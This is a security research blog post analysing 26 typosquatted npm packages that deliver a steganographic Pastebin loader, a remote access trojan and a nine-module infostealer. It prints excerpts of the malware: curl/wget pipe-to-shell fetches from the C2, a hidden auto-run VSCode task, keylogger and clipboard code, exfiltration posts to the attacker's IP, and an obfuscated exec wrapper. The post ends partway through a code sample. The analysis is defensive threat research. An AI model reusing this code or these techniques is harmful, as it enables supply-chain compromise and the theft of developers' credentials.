

26 Malicious npm Packages Use Pastebin Steganograp...


 socket.dev/blog/stegabin-26-malicious-npm-packages-use-pastebin-steganography

[Back](#)

ResearchSecurity News

StegaBin: 26 Malicious npm Packages Use Pastebin Steganography to Deploy Multi-Stage Credential Stealer

Socket uncovered 26 malicious npm packages tied to North Korea's Contagious Interview campaign, retrieving a live 9-module infostealer and RAT from the adversary's C2.



Summarize with AI

Socket's AI-powered threat detection systems identified 26 malicious npm packages published over a two-day period that deploy a multi-stage credential and secret harvesting operation targeting developers. The packages use a Pastebin-based dead-drop resolver that hides C2 infrastructure inside seemingly benign text using character-level steganography. We are referring to this campaign as "StegaBin" due to its use of steganographic Pastebin dead-drop resolvers.

After resolving infrastructure hosted across 31 Vercel deployments, the infection chain retrieves platform-specific shell payloads that ultimately install a Remote Access Trojan (RAT) and automatically deploys a nine-module infostealer toolkit. The modules target developer environments directly, including VSCode configuration, SSH keys, git repositories, browser credential stores, clipboard data, and locally stored secrets.

Independent researcher Kieran Miyamoto [disclosed 17 related packages](#) earlier on February 26, 2026, including a detailed walkthrough of the steganographic Pastebin decoder. At the time of his disclosure, Socket's threat research team was already investigating the same cluster after our threat detection engine flagged the packages for malicious install-script behavior and obfuscated payload delivery. Socket flagged the first package within two minutes of publication, and all 26 were detected in under six minutes each. Our analysis identified nine additional related packages and, by simulating a compromised host connecting to the live C2 infrastructure, captured the full automated post-exploitation payload suite delivered to victims.

The campaign's infrastructure and tradecraft are consistent with activity previously attributed to the North Korean-aligned cyber threat actor tracked as FAMOUS CHOLLIMA, which is closely associated with the Lazarus Group and the ongoing Contagious Interview campaigns that Socket has been tracking for the past year. You can learn more about our previous coverage and view the full list of historically compromised packages on our dedicated [Contagious Interview supply chain attacks page](#).

At a Glance

- **26 malicious npm packages**, each published under individual throwaway accounts over February 25 - 26, 2026.
- All packages share a single malicious file at `vendor/script-js/version.js` (SHA256: `da1775d0fbc35b6f0b4a3a3cb84da3ca1b2c1bbac0842317f6f804e30a4`).
- The loader extracts C2 URLs steganographically encoded within three Pastebin pastes, innocuous computer science essays in which characters at evenly-spaced positions have been replaced to spell out hidden infrastructure addresses.
- C2 infrastructure hosted on **31 Vercel deployments** (only one active at time of analysis) resolves to platform-specific shell payloads.
- The final RAT connects to `103[.]106[.]67[.]63:1244` and automatically deploys **9 infostealer modules** covering VSCode persistence, clipboard theft, browser credential harvesting, TruffleHog secret scanning, Git repository and SSH key exfiltration, and more.
- **Attribution:** consistent with FAMOUS CHOLLIMA based on TTPs, infrastructure patterns, and overlap with previously documented [Contagious Interview campaigns](#).

The Packages

All 26 packages are typosquats of popular npm libraries, using names designed to be mistaken for legitimate packages during installation. A recurring `-lint` suffix (8 of 26 packages) makes them appear as plausible developer tooling. Despite 26 unique npm usernames, the accounts cluster into at least three coordinated personas (`christopher.smith.*47`, `andrew.*walker*`, and `joni*`), with the remaining 11 accounts as apparent singletons.

The typosquat targets are widely depended-upon packages in the npm ecosystem. They span HTTP frameworks (`express`, `fastify`, `hapi`, `cors`), utility libraries (`lodash`, `uuid`, `dayjs`, `zod`), database clients (`ioredis`, `sequelize`, `typeorm`), authentication and crypto (`jsonwebtoken`, `bcrypt`, `argon2`, `ethers`), messaging (`mqtt`, `kafkajs`), build/test tooling (`vitest`, `prismjs`, `eslint-config`), and process management (`pm2`). Several of the malicious packages targeted legitimate libraries that see tens of millions of weekly downloads. The breadth suggests the campaign was not aimed at a specific technology stack but rather casting a wide net.

Of the 26 packages, 9 were not covered in the [kmsec.uk disclosure](#): [formmiderable](#), [bubble-core](#), [mqttoken](#), [windowston](#), [bee-quarl](#), [kafkajs-lint](#), [jslint-config](#), [zoddle](#), and [hapi-lint](#). These additional packages include the full `joni*` persona cluster observed in this campaign.

Infection Chain

Stage 1: npm Install Hook

The packages declare an install script (`node ./scripts/test/install.js`) that runs automatically on `npm install`. See for example the [package.json](#) file of the [fastify-lint](#) package:

Install script flagged by Socket in the `package.json` manifest file of the [fastify-lint](#) package, which executes `node ./scripts/test/install.js` automatically on `npm install`.


Beyond the install script, there is a peculiar detail observed across the majority of the 26 malicious packages: they explicitly declare the legitimate package they are typosquatting as a dependency. This inclusion might serve a dual purpose. First, it adds a veneer of legitimacy to the package structure. Second, and more importantly, it might delay discovery. By proxying the legitimate package into the environment, a victim's project might still compile and run normally after an accidental installation. Because the application doesn't immediately break, the developer remains unaware of the mistake while the malicious install script executes the infection chain in the background.

Once triggered, the [install.js](#) file executes. It contains decoy functions (`checkNodeVersion()`, `noEffectEnvCheck()`) for camouflage but simply loads and executes the real payload from `vendor/scrypt-js/version.js`, a path chosen to blend in as a vendored copy of the legitimate `scrypt-js` cryptographic library.

Install script in the `fastify-lint` package dynamically requiring the malicious `vendor/scrypt-js/version.js` file.

Stage 2: Text Steganography Decoder

`version.js` is heavily obfuscated with RC4 string encryption, array rotation, self-defending anti-debug, and control flow flattening.

A screenshot of a web browser window with a dark theme. The address bar shows 'socketusercontent.com'. The main content area displays a large block of obfuscated JavaScript code. The code uses hexadecimal constants and function calls to perform operations like parsing integers, breaking loops, pushing and shifting array elements, and applying functions. It includes a while loop with a try-catch block and several function definitions and calls. The code is heavily obfuscated, using many hexadecimal values and function calls to hide its logic.

```
const a0_0x5b6817 = a0_0xe856;
(function(_0xaed90d, _0x581a2b) {
  const _0x27aa59 = a0_0xe856,
    _0x21846d = _0xaed90d();
  while (!![]) {
    try {
      const _0x298a89 = parseInt(_0x27aa59(0x14d, '0lDn')) / 0x1 + -parseInt(_0x27aa59(0x17d, 'lts7')) / 0x2 * (parseInt(_0x298a89 === _0x581a2b) break;
      if (_0x298a89 === _0x581a2b) break;
      else _0x21846d['push'](_0x21846d['shift']());
    } catch (_0xa6f512) {
      _0x21846d['push'](_0x21846d['shift']());
    }
  }
}(a0_0x348b, 0xeb0f3));
const a0_0x1765b3 = (function() {
  let _0x5d62cf = !![];
  return function(_0x256d44, _0x3e9345) {
    const _0x4fd75a = _0x5d62cf ? function() {
      if (_0x3e9345) {
        const _0x184258 = _0x3e9345['apply'](_0x256d44, arguments);
        return _0x3e9345 = null, _0x184258;
      }
    } : function() {};
    return _0x5d62cf = ![], _0x4fd75a;
  };
})();
a0_0x16bf4a = a0_0x1765b3(this, function() {
  const _0x3130d9 = a0_0xe856,
    _0x551967 = {
      'MofpK': _0x3130d9(0x173, 'Va6')
    };
  return a0_0x16bf4a[_0x3130d9(0x13a, 'ukos')](_0x3130d9(0x120, 'l8Rv'))(_0x551967['MofpK'])['toString']()[_0x3130d9(0x120, 'l8Rv')]
});
a0_0x16bf4a();
```

After deobfuscation, its core logic is straightforward: it contains three hardcoded Pastebin URLs that serve as a fallback chain.

```
hxxps://pastebin[.]com/CJ5PrtnK (user: davidsouza23, 353 views)
hxxps://pastebin[.]com/0ec7i68M (user: Edgar04231, 15 views)
hxxps://pastebin[.]com/DjDCxcst (user: Edgar04231, 19 views)
```

The pastes contain what appears to be a benign essay about computer science, but with systematic single-character substitutions throughout.

Screenshot of one of the Pastebin Pastes, a tampered with computer science essay with systematic single-character substitutions hiding C2 domain names.

The decoder strips zero-width Unicode characters, reads a 5-digit length marker from the beginning, calculates evenly-spaced character positions throughout the text, and extracts the characters at those positions. The extracted characters are then split on a `|||` separator (with an `===END===` termination marker) to produce an array of C2 domain names.

All three pastes decode to the same set of 31 Vercel-hosted domains:

```
ext-checkdin[.]vercel[.]app
cleverstack-ext301[.]vercel[.]app
cleverstack-app998[.]vercel[.]app
brightlaunch-ext742[.]vercel[.]app
...
(31 domains total – see IOCs section for full list)
```

The redundancy across both the Pastebin pastes and Vercel deployments is designed for resilience, though at the time of analysis, only one of the 31 Vercel domains was returning live payloads, suggesting the infrastructure may still have been in the process of getting setup.

Stage 3: Platform-Specific Shell Payload

The malware iterates over the decoded domain list and fetches platform-specific payloads:

- **macOS:** `curl -s 'https://<C2>/api/m' | sh`
- **Linux:** `wget -qO- 'https://<C2>/api/l' | sh`
- **Windows:** `curl -s https://<C2>/api/w | cmd`

At the time of analysis, only the first domain (`ext-checkdin[.]vercel[.]app`) returned a live response. Non-`curl` user-agents receive a decoy response reading "**Permanently suspended**".

Stage 4: Token-Gated Bootstrapper

The shell script returned by Stage 3 contains a second URL to the same Vercel domain, this time with a single-use token appended. This request must follow HTTP redirects (`curl -sL`). If you fail doing so and then try to repeat the steps, you will end up getting the "**Permanently suspended**" message as well.

The bootstrapper installs Node.js 20.11.1 if not present, installs Python where needed, downloads `parser.js` and a `package.json` from the same Vercel C2 (this time without a token), installs npm dependencies, executes `parser.js` in the background, and deletes itself.

The `package.json` references Hardhat (an Ethereum smart contract development framework) as a dev dependency. This could be a development artifact or a decoy to blend in with the intended victim profile (blockchain/Web3 developers) seen in previous Contagious Interview attacks, where Lazarus group operators posed as recruiters to compromise cryptocurrency organizations.

Stage 5: RAT Connection and Automated Deployment

`parser.js` is a simple but effective RAT that connects to `103[.]106[.]67[.]63:1244`, hosted on [ReliableSite.Net](https://reliable-site.net) LLC (AS23470) and awaits commands. It supports two operations: `cd` (change directory) and `ss_exec` (execute shell command).

To investigate the C2's automated behavior, we built a simulated RAT client that connected to the C2 from a sandboxed VPN instance. The client reported fake system telemetry and downloaded (but did not execute) all payloads the C2 instructed it to fetch. The C2 immediately began issuing automated commands, downloading a suite of nine infostealer modules.

The Payload: A 9-Module Infostealer Toolkit

Upon connection, the C2 automatically deploys the following comprehensive developer-targeted intelligence collection suite. Below are selected excerpts from the nine C2-deployed modules, showing TTPs and detection-relevant patterns without reproducing complete weaponizable payloads.

Module	Filename	SHA-256
01 — VSCode persistence	vs	ddbb527be0f40cd13eab08e3e418e36e86e4f1f1458cf84cfee29490beacf3a6
02 — Keylogger + Clipboard	clip	ce80100a383730822221f3ce769ea5ccda0c583654cc7c119ecc50bfbb4203b9
03 — Browser stealer (Python)	bro	714f890308d2cfebb2ed3ae873697408372639260bb682ea4cfbfffec98b8add
04 — Obfuscated stealer	j	1b15f73054350c6ab42f6e1d2ce4d84d7c56821db699e4ec484541263dfcb636
05 — Crypto/exfil module	z	ba3e520b9727e893cf07b0c1a6e6ce1a62e8e9bf28b5c771af4fdf01f9bd9ed4
06 — FTP exfiltration RAT	n	78c8b9044f6029280d28a1f62a4414a22e870fc27e3cc4894bd077d17f2ad8b4
07 — TruffleHog scanner	truffle	4e6a7bf3964fc0e3a655f062330c76b4876dcfac47d213e4c1f0ec3fe6ef9e12
08 — Git + SSH theft	git	978e8f161da04e00117a695aa59452dce89b5247db93ab7cedcaea3c1f26b8c8
09 — StegaBin loader	sched	da1775d0fbe99fbc35b6f0b4a3a3cb84da3ca1b2c1bbac0842317f6f804e30a4

Note: `sched` has the same SHA-256 as the `vendor/scrypt-js/version.js` loader found in all 26 npm packages, confirming it is the same file redeployed as a persistence mechanism.

Module 1 — VSCode Persistence (vs)

The 186-Space Whitespace Trick

The malicious `tasks.json` embeds shell commands preceded by 186 spaces, pushing the actual payload off-screen in VSCode's task viewer. The task is set to auto-run on folder open:

```
"tasks": [  
  {  
    "label": "vscode",  
    "type": "shell",  
    "osx": {  
      "command": "                                [... 186 spaces ...]curl  
'https://ext-checkdin.vercel[.]app/api/m' | sh"  
    },  
    "linux": {  
      "command": "                                [... 186 spaces ...]wget -q0-  
'https://ext-checkdin.vercel[.]app/api/l' | sh"  
    },  
    "windows": {  
      "command": "                                [... 186 spaces ...]curl  
https://ext-checkdin.vercel[.]app/api/w? | cmd"  
    },  
    "presentation": {  
      "reveal": "never",  
      "echo": false,  
      "focus": false,  
      "close": true,  
      "panel": "dedicated",  
      "showReuseMessage": false  
    },  
    "runOptions": {  
      "runOn": "folderOpen"  
    }  
  }  
]
```

The `presentation` block suppresses all visual feedback, and `runOn: "folderOpen"` ensures it fires every time VSCode opens a project. This is a persistence mechanism — it re-infects the host on every VSCode session.

VSCode Directory Targeting

The module locates the user's VSCode config directory across all three platforms and writes the malicious `tasks.json` directly:

```

function getVSCodeUserDir() {
  const platform = os.platform();
  const homeDir = os.homedir();
  let possiblePaths = [];

  if (platform === "win32") {
    const appData = process.env.APPDATA || path.join(homeDir, "AppData", "Roaming");
    possiblePaths = [
      path.join(appData, "Code", "User"),
      path.join(appData, "Code - Insiders", "User")
    ];
  } else if (platform === "darwin") {
    possiblePaths = [
      path.join(homeDir, "Library", "Application Support", "Code", "User"),
      path.join(homeDir, "Library", "Application Support", "Code - Insiders", "User")
    ];
  }
  // ...
}

function saveGlobalTasksJson(tasksJson) {
  const tasksJsonString = JSON.stringify(tasksJson, null, 2);
  const vscodeDir = getVSCodeUserDir();
  if (vscodeDir) {
    const tasksJsonPath = path.join(vscodeDir, "tasks.json");
    fs.writeFileSync(tasksJsonPath, tasksJsonString, "utf8");
  }
}

```

Module 2 — Keylogger + Clipboard Stealer (clip)

This module is significantly more capable than a simple clipboard monitor; it appears to be a full keylogger, mouse tracker, and clipboard stealer with active window title tracking, encrypted local storage, and periodic exfiltration.

Configuration Constants

```

const ENCRYPTION_PASSWORD = "Angelisbadguy@#!";
const UPLOAD_URL = "103[.]106[.]67[.]63:1244/clipup";
const UPLOAD_INTERVAL = 10 * 60 * 1000; // 10 minutes
const upload_member_type = "THKASDFOWG";

```

Encryption Setup

All captured data is encrypted locally before exfiltration:

```
function getOrCreateEncryptionKey() {
  const salt = "clipboard_salt_v1";
  return crypto.pbkdf2Sync(ENCRYPTION_PASSWORD, salt, 100000, 32, "sha256");
}

const ENCRYPTION_KEY = getOrCreateEncryptionKey();
const ALGORITHM = "aes-256-cbc";
```

Clipboard Monitoring

Polls clipboard content every 500ms across all platforms:

```
function startClipboardCapture() {
  const platform = os.platform();
  let lastClipboardContent = "";

  if (platform === "win32") {
    clipboardTimer = setInterval(() => {
      const currentClipboard = execSync(
        'powershell -Command "Get-Clipboard"',
        { encoding: "utf8", timeout: 1000 }
      ).trim();
      let clipboardContent = currentClipboard.substring(0, 300);
      if (clipboardContent !== lastClipboardContent && clipboardContent !== "") {
        writeEvent("clipboard", {
          action: "changed",
          content: clipboardContent,
          length: clipboardContent.length
        });
        lastClipboardContent = clipboardContent;
      }
    }, 500);
  } else if (platform === "darwin") {
    // Uses: execSync("pbpaste", ...)
  } else {
    // Uses: execSync("xclip -selection clipboard -o", ...)
  }
}
```

Keylogging — Windows (Low-Level Hook via PowerShell/C#)

On Windows, the module spawns a PowerShell process that compiles and runs a C# low-level keyboard hook using [SetWindowsHookEx](#) (hook ID 13 = [WH_KEYBOARD_LL](#)):

```

function startKeyboardCaptureWindows() {
  const psScript = ` $code='using System;using System.Runtime.InteropServices;
  using System.Windows.Forms;using System.Diagnostics;
  public class KeyboardHook{
    private static IntPtr _hookID=IntPtr.Zero;
    public static void Start(){
      _hookID=SetWindowsHookEx(13,_proc,
        GetModuleHandle(curModule.ModuleName),0);
      Application.Run();
    }
    // ... WH_KEYBOARD_LL hook outputs JSON:
{"type":"keyboard","action":"keydown","keycode":...}
  `';
  Add-Type -TypeDefinition $code -ReferencedAssemblies System.Windows.Forms;
  [KeyboardHook]::Start();
  // Spawns powershell with -ExecutionPolicy Bypass
}

```

Keylogging — Linux

On Linux, uses `xinput test-xi2 --root` to capture all X11 input events:

```

function startKeyboardCaptureLinux() {
  keyboardProcess = spawn("xinput", ["test-xi2", "--root"], {
    detached: false,
    stdio: ["ignore", "pipe", "pipe"]
  });

  keyboardProcess.stdout.on("data", (data) => {
    const lines = data.toString().split("\n");
    for (const line of lines) {
      if (line.includes("key press") || line.includes("key release")) {
        const action = parts[1] === "press" ? "keydown" : "keyup";
        const keycode = parseInt(parts[2]);
        writeEvent("keyboard", { action: action, keycode: keycode });
      }
    }
  });
}

```

Keylogging — macOS (CGEventTap native add-on)

On macOS, attempts to load a pre-compiled native Node.js add-on that uses `CGEventTap` for low-level keyboard capture. Falls back to `osascript`-based techniques if the add-on is unavailable:

```

function startKeyboardCaptureMac() {
  const addonFile = path.join(os.tmpdir(), "key_addon_0423", "build", "Release",
"keyboard_capture.node");
  let nativeAddon = require(addonFile);
  // Uses CGEventTap: kCGEventKeyDown, kCGEventKeyUp
  nativeAddon.startKeyboardCapture(eventCallback);
}

```

Mouse Capture — Windows

Also hooks mouse events (hook ID 14 = `WH_MOUSE_LL`) via the same PowerShell/C# pattern, logging `mousedown/mouseup` with button identifiers.

Active Window Tracking

All captured events are annotated with the current foreground window title. On Windows, the module uses `GetForegroundWindow()` and goes further — if the foreground app is a browser (Chrome, Edge, Firefox, Brave, Opera, Vivaldi), it extracts the **current URL** and checks for browser extensions:

```
function getActiveWindowTitle() {  
    // Windows: Uses GetForegroundWindow() + GetWindowText() via PowerShell  
    // Also detects browser extensions: chrome-extension://, moz-extension://  
    // macOS: Uses osascript + System Events  
    // Linux: Uses xdotool  
}
```

Exfiltration Upload

Encrypted log data is uploaded every 10 minutes via HTTP POST:

```
function uploadLogFile() {  
    const formData = {  
        ts: Date.now().toString(),  
        type: upload_member_type,        // "THKASDFOWG"  
        hid: os.hostname(),  
        ss: "temp",  
        cc: fileContent                  // encrypted log data  
    };  
    request.post({ url: "http://103[.]106[.]67[.]63:1244/clipup", formData: formData });  
}
```

Module 3 — Browser Stealer (**bro**)

This module is a Python payload delivered via a novel encoding scheme. The outer wrapper is a Python script that decodes and executes the real payload:

```
sType = "THKASDFOWG"  
_mw = "HXt3rqfm[...6000+ chars of Base85-encoded, XOR-obfuscated payload...]"  
tv = "\n\na0=9;import base64 as T;e9 = T.b85decode (_mw[10:])\n"  
tv += "wq=_mw[1:9];s1=len(e9);o4=''\n\n"  
tv += "for l9 in range(s1):k=l9&7;y=chr(e9[l9]^ord(wq[k]));o4+=y\npo=o4\ntmp=4;exec(po)"  
exec(tv)
```

The encoding scheme:

1. `_mw[1:9]` = 8-byte XOR key (`Xt3rqfmL`)
2. `_mw[10:]` = Base85-encoded ciphertext

3. Each byte is XOR'd with the corresponding key byte (cycling every 8 bytes)
4. The result is the actual Python stealer code, which is executed via `eval()`

The decoded payload targets browser credential stores and exfiltrates them.

Module 4 — Crypto Wallet Stealer (j)

This Node.js module appears to be the toolkit's primary browser and cryptocurrency theft component. Heavily obfuscated using string-array rotation and base64 encoding to evade static analysis, it targets five browsers (Chrome, Brave, Firefox, Opera, and Microsoft Edge) across macOS, Windows, and Linux. Its core function seems to be extracting local storage data from 86 hardcoded cryptocurrency wallet extension IDs (including MetaMask, Phantom, Coinbase Wallet, Binance, Trust, Exodus, Keplr, and others), copying each extension's LevelDB store to a temp directory before reading and exfiltrating its contents. Beyond wallet extensions, it also harvests browser-stored credentials (Login Data), cookies, and browsing history. On macOS, it additionally targets the login keychain database. All collected data is tagged with a hardware ID derived from the victim's hostname and platform, then POSTed to the shared C2 at `103[.]106[.]67[.]63`.

Module 5 — Sensitive File Search & Exfiltration RAT (z)

This module complements the targeted theft of Module 4 with a broad filesystem sweep designed to catch sensitive files that don't reside in known application paths. Using the same obfuscation framework and C2 infrastructure as Module 4, it executes OS-native search commands — `find` on macOS and `dir /s` on Windows (iterating drives C:\ through I:) — to locate files matching 17 glob patterns targeting developer secrets and financial data: `*wal*`, `*key*`, `*mne*` (mnemonics/seed phrases), `*sec*` (secrets), `*pri*` (private keys), `*pas*` (passwords), `*acc*` (accounts), `*1pa*` (1Password vaults), `*.env*` (environment files with API keys), `*con*/*config*` (configuration), `*.kdb*` (KeePass databases), `*sol` (Solidity contracts), and others.

To avoid wasting bandwidth on irrelevant results, it applies an extensive exclusion list filtering out binary formats, media files, build artifacts, `node_modules`, `.git` directories, virtual machine images, and caches. Each exfiltrated file is deduplicated using an HMAC-SHA256 signature (keyed on file path plus content) to prevent re-uploading across repeated runs. Matched files are read, tagged with the search pattern that found them, and sent to the shared C2 at `103[.]106[.]67[.]63`.

Module 6 — Sensitive File Search & Exfiltration (n)

Unlike the other modules which operate autonomously, this script is a fully interactive Remote Access Trojan (RAT) that gives the operator real-time control over the compromised machines. It maintains a persistent WebSocket connection to `103[.]106[.]67[.]63:1247` using a custom binary protocol, supporting remote shell execution, targeted file exfiltration, and anti-security countermeasures.

Its primary exfiltration mechanism is FTP: it auto-installs the `basic-ftp` npm package if absent and accepts operator-supplied FTP credentials via the C2 channel, enabling bulk upload of entire directory trees. The module recursively traverses the victim's filesystem, applying intelligent filtering: an inclusion list targets high-value file types (`.env`, `.json`, `.pem`, `.key`, `.sql`, `.pdf`, `.doc`, `.xlsx`, and other credential/document formats) while excluding binaries, media, build artifacts, and approximately 130 directory patterns covering development tooling, caches, and system paths.

The operator can issue commands to upload filtered directories, all files in a path, individual files, or files matching a search pattern, and can kill the operation mid-transfer. A dedicated command kills security-related processes on the victim machine. The module enforces single-instance execution via a PID lockfile, killing any prior instance before establishing its own C2 session. This module constitutes a persistent, operator-controlled intrusion tool capable of sustained data theft.

Module 7 — TruffleHog Secret Scanner (`truffle`)

Configuration

```
const UPLOAD_URL = "103[.]106[.]67[.]63:1244/uploads";
const TRUFFLEHOG_VERSION = "3.92.5";
const upload_timestamp = "Trufflehog";
const upload_member_type = "THKASDFOWG";
```

Download from GitHub Releases

Downloads the legitimate TruffleHog binary from the official GitHub release page:

```
async function downloadTruffleHog() {
  const TRUFFLEHOG_URL = `https://github.com/trufflesecurity/trufflehog/releases/` +
    `download/v${TRUFFLEHOG_VERSION}/trufflehog_${TRUFFLEHOG_VERSION}_${osType}_${archType}.tar.`
    `gz`;

  if (fs.existsSync(TRUFFLEHOG_PATH)) return TRUFFLEHOG_PATH;
  await downloadFile(TRUFFLEHOG_URL, TRUFFLEHOG_ARCHIVE);
  extractArchive(TRUFFLEHOG_ARCHIVE, tempDir);
  fs.chmodSync(TRUFFLEHOG_PATH, 0o755);
